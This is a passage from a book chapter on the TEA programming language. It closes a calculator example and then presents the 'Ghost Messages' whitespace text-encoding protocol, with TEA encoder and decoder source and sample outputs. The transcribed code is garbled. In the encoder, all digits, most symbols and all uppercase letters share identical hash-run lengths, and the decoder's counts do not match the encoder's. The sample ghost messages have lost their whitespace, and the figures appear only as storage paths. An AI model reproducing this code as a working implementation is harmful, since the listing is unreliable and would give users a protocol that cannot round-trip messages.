The last example output we shall share, concerns using TEA and particularly, this AMC application, to evaluate the correctness of logical comparisons or logical expressions — which we expect to evaluate not to numbers as would be the case for arithmetic expressions, but instead to evaluate to boolean values. The following example demonstrate this facility, when we try to test whether one non-trivial arithmetic expression correctly reduces to the number "5".

Sample OUTPUT 6 from AMC v3.1

```
You entered:
#########################
5==(5e-1 * 100/10.0)
#########################
AMC Evaluated it as: true
```

And so, as we can indeed tell from that evaluation result, AMC is doing just the right thing!

As a final illustration of the powers of this mathematics calculator, note that AMC also presents a feature typically found in all advanced programmable calculators: **allowing the result of the last computation to be used in the new/next expression via a variable name**. For AMC, this is via any of the variable names: `answer`, `ans` or `a`. So that, if one started out by evaluating the expression `300+10**2` — which would result in `400`, and then for the immediate next expression, they type in an expression such as `answer * (1 - 0.5)`, then the result would indeed correctly evaluate as though the expression `400 * (1 - 0.5)` was the one evaluated, as you can tell from the following final AMC dump:

Sample OUTPUT 7 from AMC v3.1

```
You entered:
####################
answer * (1 - 0.5)
####################
AMC Evaluated it as: 200
```

So, this program might be studied further, enhanced or applied by those interested, via the following links:

`https://tea.nuchwezi.com/?i=2**5&fc=https://gist.githubusercontent.com/mcnemesis/0ae84d3bcb5a427dea869395a1278984/raw/advanced_mathematics_computer.tea`

OR

`https://bit.ly/amcomputer`

24.3.3 EXAMPLE 3: CRYPTOGRAPHY: INVISIBLE TEXT MESSAGES — The GHOST Message Protocol

We have already talked about the immense powers of rewriting systems such as TEA **REPLACE command space** in earlier sections of this chapter, however, perhaps the following example shall help to cement the potency and sheer magical power a simple replace command such as `r!:PATTERN:SUBSTITUTE` can

have in communication, security, art and fantasy, when wielded properly and creatively so. However, before we dive into this special application, first, let's reflect upon two interesting quotes taken from two entirely different kinds of works — both books hand-picked from the author's private book collection at Nuchwezi Research — one, about hardcore science dealing with the material side of the living and the dead especially in the occident, the other, a significantly timeless contribution to the philosophical and spiritual heritage of the orient respectively:

> Bodies can be buried in graves, left on the ground, hidden in buildings, or burned and mutilated beyond any normal level of recognition. The job of forensics is to establish, beyond a shadow of a doubt, facts that are not obvious to the human eye...
>
> —**Roxana Ferllini**, *Raising the Dead: How the Forensics of the Future Are Solving the Murders of the Past*, 2003[36]

> When body and mind dissolve,
> They do not exist anywhere,
> Any more than musical notes lay heaped up anywhere.
> All the elements of being come into existence
> After having been non-existent;
> And having come into existence pass away.
>
> —**Jon Ortner**, *Buddha*, 2003[37]

Moreover, even though our work here is going to deal with a kind of writing system that specifically deals with trying to read "the invisible" — such as ghosts are typically believed to be — and yet, as with the following definition given for the term **ghost** from one popular Windows desktop dictionary software, we shall somewhat be actually dealing with information that, despite being "ordinarily invisible", is still somewhat visible when processed with "a special kind of eye".

> **Noun: ghost**
> The visible disembodied soul of a dead person.
>
> —**Antony Lewis and WordWeb Software**, *WordWeb 10.51*, 2025[38]

Brief Background on Ghost Message Software

It is worth noting that, even though the new/modern Ghost Message implementation we are about to dive into somewhat technically deviates from the original idea that the author of this book, and also a researcher at Nuchwezi explored as early as in 2016[7] — a live demonstration of that software still active at `https://ghost.nuchwezi.com/` — and yet, the key differences between that and the new implementation is as such:

1. The original focused on the idea of encoding "hidden messages" in plain sight; meaning, an entirely different [and literal] text message could be encoded using ordinary visible text that totally has nothing to do with the hidden messages. For example, one could write poem about birds singing in trees, mentioning nothing at all about computers or mathematics, in such a way that when the sentences and words in the poem are processed using that ghost messages algorithm, one instead discovers encoded in the poem, a mathematical formula for computing logarithms for example!
2. Also, the technique of encoding in the original ghost messages protocol utilized a mapping between **number of words in a sentence** — with a sentence having to be a sequence of space-delimited strings ending with a full-stop or question-mark — and the index of a character in the alphabet. Thus, two different text sentences could both encode the same exact letter or phrase, such as "hi." and "you." both encoding a single space " ", and that "hi there." and "loving you." merely encoding an "a", while a poem such as:

```
Have you seen?
It's such a sleuth.
Hand OMG? No?
I think so, but meh..
```

Merely encodes the message "bca d" — perhaps about the BCA (Blackboard Adventures[8]) or about the *vampiric* "Bacardi" rum-liqueur[9]??

Anyways, let's move on to the new Ghost Messages protocol and implementation...

[7] See original **Ghost Messages** on CodePen in HTML and JavaScript: `https://codepen.io/mcnemesis/pen/zqBmdL`
[8] See `https://t.me/bclectures`
[9] See `https://bacardi.com`

Ghost Messages Protocol

In the new Ghost Messages Protocol, the most important specifications are these:

1. We want to be able to encode almost any kind of normal text message — including natural language with any kind of common punctuation; mathematical expressions including numbers, operators and brackets; computer source-code including use of common delimiters, mixed-case identifiers and even comments, etc![10]
2. **The Ghost Message** should be a text file which, when opened and read using normal, unaided eyes, merely appears entirely empty, almost empty/blank or just meaningless![11]
3. When the GM-encoded message is processed so as to decode or read it, the result should be as true to the original as possible — meaning, for critical text files such as computer programs or mathematical expressions, we want the "invisible text" to reproduce the same precision and correctness in the original file — with numbers in the correct order, decimals and commas in the right place, new lines preserved, brackets, lower and upper-case letters and comments all well-preserved, etc.

Thus, this protocol and the associated software might not be trivial in any sense, and might need to undergo thorough testing to confirm and prove that we have truly adhered to the above specification, however, and thanks to perhaps divine inspiration[12], we have the following implementation in the TEA language..

Ghost Messages TEA Source Code

TEA Program: GHOST Messages Protocol v1.1

```
v:vABOUT:{#+####################+#
Ghost Messages Protocol
Encoder-N-Decoder v1.1
----------------------
Imagine coming across a [BLANK] text file full of "
  nothing" but space!
```

[10] Note that, the original Ghost Messages only could handle a limited alphabet of only lowercase letters a-z, the 10 digits and the space character.

[11] We say "meaningless" because, in case there are characters that we can't yet encode, perhaps we merely leave them to survive in the final GM-encoded message verbatim. This might produce files where some few symbols float about surrounded by just vast blank space!

[12] The author does indeed occasionally pray to, and invoke the *Holy Ghost* — with the current v1 of GM having been prototypes using a mere smartphone, and in bed, relaxing on a boring Sunday afternoon after prayers earlier on in the day...

```
It's like looking at a ghost.. normal eyes world see
    nothing!!
This program, helps you do that for any text message
   ; re-write it
using nothing but space (what we call the Ghost
   Message code).
But also it can do the reverse.. help you read
   messages that are invisible to those without this
   superpower.
#+####################+#
Original idea started in the 2010s at Nuchwezi
   Research.
This is the TEA version, by Fut. Prof. Joseph
   Willrich Lutalo
#+####################+#}

---[INTRO]
y:vABOUT | i:

#the GM ordered alphabet sequence for reference...
#also includes Newline char, and # should always
   come last!
v:az:{abcdefghijklmnopqrstuvwxyz 0123456789.?*/+-()
!@:{}|[]ABCDEFGHIJKLMNOPQRSTUVWXYZ#}

#---[Menu]
y*:|v:vIN
l:lPROMPT
y:vIN|f!:^$:lMENU
i!:{Enter Message to Process:}|i:|v:vIN
j:lPROMPT

l:lMENU
i!:{Choose what to do:
1. Make Message Invisible
2. Read Invisible Message}|i:|v:vOPT
f!:^[12]:lMENU:lPROCESS

l:lPROCESS
```

```
#first store msg..
y:vIN|v:vMESSAGE
#go process..
y:vOPT|f:1:lENCODER:lDECODER

#---[encoder]
l:lENCODER
y:vMESSAGE

# first, we deal with special char #
r!:{#}:{
   ##################################################################
   _}

# alpha..
r!:a:{#_}
r!:b:{##_}
r!:c:{###_}
r!:d:{####_}
r!:e:{#####_}
r!:f:{######_}
r!:g:{#######_}
r!:h:{########_}
r!:i:{#########_}
r!:j:{##########_}
r!:k:{###########_}
r!:l:{############_}
r!:m:{#############_}
r!:n:{##############_}
r!:o:{###############_}
r!:p:{################_}
r!:q:{#################_}
r!:r:{##################_}
r!:s:{###################_}
r!:t:{####################_}
r!:u:{#####################_}
r!:v:{######################_}
r!:w:{#######################_}
r!:x:{########################_}
```

```
r!:y:{##########################_}
r!:z:{###########################_}
r!:{ }:{#############################_}
# numerals...
r!:{0}:{#################################_}
r!:{1}:{#################################_}
r!:{2}:{#################################_}
r!:{3}:{#################################_}
r!:{4}:{#################################_}
r!:{5}:{#################################_}
r!:{6}:{#################################_}
r!:{7}:{#################################_}
r!:{8}:{#################################_}
r!:{9}:{#################################_}
# symbols..
r!:{\.}:{###############################################_}
r!:{\?}:{###############################################_}
r!:{\*}:{###############################################_}
r!:{/}:{################################################_}
r!:{\+}:{###############################################_
   }
r!:{-}:{################################################_
   }
r!:{\(}:{
   ################################################_}
r!:{\)}:{
   ################################################_}
r!:{\n}:{
   ################################################_}
r!:{!}:{
   ################################################_}
r!:{@}:{
   ################################################_}
r!:{:}:{
   ################################################_
   }
r!:{\{}:{
   ################################################
   _}
```

```
r!:{\}}:{
   ##################################################
   _}
r!:{\|}:{
   ##################################################
   _}
r!:{\[}:{
   ##################################################
   _}
r!:{\]}:{
   ##################################################
   _}

# UPPER ALPHA...
r!:{A}:{
   ##################################################
   _}
r!:{B}:{
   ##################################################
   _}
r!:{C}:{
   ##################################################
   _}
r!:{D}:{
   ##################################################
   _}
r!:{E}:{
   ##################################################
   _}
r!:{F}:{
   ##################################################
   _}
r!:{G}:{
   ##################################################
   _}
r!:{H}:{
   ##################################################
   _}
r!:{I}:{
```

```
    ##################################################################
    _}
r!:{J}:{
    ##################################################################
    _}
r!:{K}:{
    ##################################################################
    _}
r!:{L}:{
    ##################################################################
    _}
r!:{M}:{
    ##################################################################
    _}
r!:{N}:{
    ##################################################################
    _}
r!:{O}:{
    ##################################################################
    _}
r!:{P}:{
    ##################################################################
    _}
r!:{Q}:{
    ##################################################################
    _}
r!:{R}:{
    ##################################################################
    _}
r!:{S}:{
    ##################################################################
    _}
r!:{T}:{
    ##################################################################
    _}
r!:{U}:{
    ##################################################################
    _}
r!:{V}:{
```

```
   ##################################################################
   _}
r!:{W}:{
   ##################################################################
   _}
r!:{X}:{
   ##################################################################
   _}
r!:{Y}:{
   ##################################################################
   _}
r!:{Z}:{
   ##################################################################
   _}

# handling special char # skipped here to prevent
   bug
#r!:{#}:
   {################################################################
   _}


#eliminate what's not encoded...
d!:{[#_]}
#then unmask..
r!:{#}:{ }
r!:{_}:{
}
#------------'_..!-----------------------|
#NOTE: because copying pure space/ghost-messages
#might be denied, we pre+suffix a single dot.
#------------'_..!-----------------------|
x:.|x!:.

# and that's it!
q!:
#---[DONE ENCODING]

#---[decoder]
```

```
l:lDECODER
y:vMESSAGE

# for GM, strip .-affixes
d:{^\.}|m!:|d:{^\.}|m!:

r!:{\n}:{_}
r!:{ }:{#}

# handle special char # first..
r!:{
   ##########################################################
   _}:{-HASH-}

# UPPER ALPHA
r!:{
   ##########################################################
   _}:{Z}
r!:{
   ##########################################################
   _}:{Y}
r!:{
   ##########################################################
   _}:{X}
r!:{
   ##########################################################
   _}:{W}
r!:{
   ##########################################################
   _}:{V}
r!:{
   ##########################################################
   _}:{U}
r!:{
   ##########################################################
   _}:{T}
r!:{
   ##########################################################
   _}:{S}
```

```
r!:{
   ##################################################################
   _}:{R}
r!:{
   ##################################################################
   _}:{Q}
r!:{
   ##################################################################
   _}:{P}
r!:{
   ##################################################################
   _}:{O}
r!:{
   ##################################################################
   _}:{N}
r!:{
   ##################################################################
   _}:{M}
r!:{
   ##################################################################
   _}:{L}
r!:{
   ##################################################################
   _}:{K}
r!:{
   ##################################################################
   _}:{J}
r!:{
   ##################################################################
   _}:{I}
r!:{
   ##################################################################
   _}:{H}
r!:{
   ##################################################################
   _}:{G}
r!:{
   ##################################################################
   _}:{F}
```

```
r!:{
   ##################################################################
   _}:{E}
r!:{
   ###################################################################
   _}:{D}
r!:{
   ####################################################################
   _}:{C}
r!:{
   #####################################################################
   _}:{B}
r!:{
   ######################################################################
   _}:{A}
# symbols..
r!:{
   ###################################################################
   _}:]
r!:{
   ####################################################################
   _}:[
r!:{
   ###################################################################
   _}:{|}
r!:{
   ###################################################################
   _}:{}}
r!:{
   ###################################################################
   _}:{{}
r!:{
   ##################################################################_
   }:{:}
r!:{#################################################################
   _}:@
r!:{##################################################################_
   }:!
r!:{###################################################################_}
```

```
   :{
}
r!:{##########################################_}:
   {)}
r!:{###########################################_}:{
   (}
r!:{############################################_}:-
r!:{############################################_}:+
r!:{############################################_}:/
r!:{############################################_}:*
r!:{############################################_}:?
r!:{############################################_}:.
# numerals
r!:{###########################################_}:9
r!:{##########################################_}:8
r!:{###########################################_}:7
r!:{##########################################_}:6
r!:{###########################################_}:5
r!:{##########################################_}:4
r!:{###########################################_}:3
r!:{##########################################_}:2
r!:{###########################################_}:1
r!:{##########################################_}:0
# lower alpha..
r!:{############################_}:{ }
r!:{############################_}:z
r!:{###########################_}:y
r!:{############################_}:x
r!:{###########################_}:w
r!:{############################_}:v
r!:{###########################_}:u
r!:{####################_}:t
r!:{###################_}:s
r!:{####################_}:r
r!:{#################_}:q
r!:{################_}:p
r!:{###############_}:o
r!:{##############_}:n
r!:{#############_}:m
```

```
r!:{##########_}:l
r!:{##########_}:k
r!:{#########_}:j
r!:{########_}:i
r!:{#######_}:h
r!:{######_}:g
r!:{#####_}:f
r!:{####_}:e
r!:{###_}:d
r!:{##_}:c
r!:{#_}:b
r!:{_}:a

# finally, re-handle special char...
r!:{-HASH-}:{#}

#-----------'_..!-----------------------|
# NOTE: in traditional nomenclature
# wht we've just done wld be akin to
# clairvoyance! the stuff o ghost hunters!
#-----------'_..!-----------------------|
#---[DONE DECODING]
```

Figure 24.5: TEA APPLICATION: CRYPTOGRAPHY: GHOST Messages Protocol v1.1

That program's source-code contains some "abnormally" and "unavoidably" long instruction lines that even though we might later be able to simplify them so as to make the code able to fit nicely on a page or screen such as most other TEA programs would (especially in their **sanitized form**), and yet, that version is written as such, to help especially highlight the intricacies of the underlying Ghost Message protocol encoding and decoding logic when implemented in straight-forward TEA. This program should really help one to come to truly appreciate and love TEA (as we shall see when we come to the examples under the next heading), however, there is no doubt, given this is just the version 1.1 prototype, that a future TEA version that is more terse, perhaps less trivial and more cryptic shall manifest, most likely based-off of this current implementation and specification.

That said, and with the examples we are about to look at, one should note that, unlike the original/older Ghost Messages, the new version of the protocol somewhat requires that the messages be held or passed around in electronic text-files — this, especially because, without a special way to encode different kinds of white-space characters on a literal paper (such as a pure new ghost-messages file printed on a blank A4 sheet), when scanned back with a computer or read using the eyes, shall merely appear just **blank**! Thus, the new protocol, or in its currently form, is meant for use on electronic devices — on social media, in emails, in digital file attachments, etc. But those still interested in ghost messages using pen-and-paper[13], can of course revert to the original idea introduced in **Section 24.3.3** or improve on that.

Testing the Ghost Messages TEA application

Let us begin with a simple text message such as just the common greeting in computer science — "hello world". When one encodes that message using the GM v1.1 TEA program, we obtain the following verbatim ghost message:

Sample OUTPUT 1 from GM v1.1 — for "hello world"

```
.



.
```

And if we slightly modify that message so as to introduce some complications such as adding punctuation where the original didn't, introducing some numbers, mixing lower and upper-case letters, etc. We then have the following ghost message for the literal text "Hello? 10.1 World!"

[13]Such as the stuff of legendary computer scientist, also a renown grandfather of modern computer-aided cryptography, **Alan Turing**, a great inspiration to the inventor of TEA, and who without doubt, had much influence on him as depicted in the World War 2 movie — **The Imitation Game (2014)** — movie came out the same year Nuchwezi was founded!

Sample OUTPUT 2 from GM v1.1 — for “Hello? 10.1 World!”

```
.

.
```

At this juncture then, and **IMPORTANT** to note: one might wonder, **why are we having some “visible” characters in our ghost message?** Well, this is for example demonstrated by the fact that the above two ghost messages both start and end with a single dot “.” character — essentially, and opening and closing “full-stop”. The simple explanation for why this is so, is such that, after experimenting with the Ghost Messages Protocol via the TEA WEB IDE both on mobile and desktop computers, we found that some browsers or environments would not allow to copy and paste files which entirely contain only invisible characters or just white-space! Thus, as a work-around this, and somewhat in recognition of the original ghost-messages protocol, we chose to open and close the modern ghost-messages with **an optional single “.”**. This then means, when working on a ghost-messages text message held in a digital file or which one is sure to pass to the GM processor verbatim, one might decide to entirely strip out the opening and closing dots, so that, **the last message above** would be just as the following...

Sample pure GHOST-MESSAGE from GM v1.1 — for “Hello? 10.1 World!”

One can appreciate how great this protocol is, by looking at the following screenshots of that message when seen in the Notepad text-editor on windows...




Figure 24.6: Sample Ghost-Message for “Hello? 10.1 World!” with both literal original message and highlighted invisible [dotted] ghost message




Figure 24.7: Sample Ghost-Message for “Hello? 10.1 World!” with only highlighted invisible [dotted] ghost message

Figure 24.8: Sample Ghost-Message for “Hello? 10.1 World!” with only invisible [undotted] ghost message

Moreover, we can use Ghost Messages for non-trivial text messages or files, such as taking the following simple, but important TEA program for generating random IP addresses, and encoding its entire source-code in GM.


Sample INPUT Text Message — a TEA program — to be processed by GM v1.1

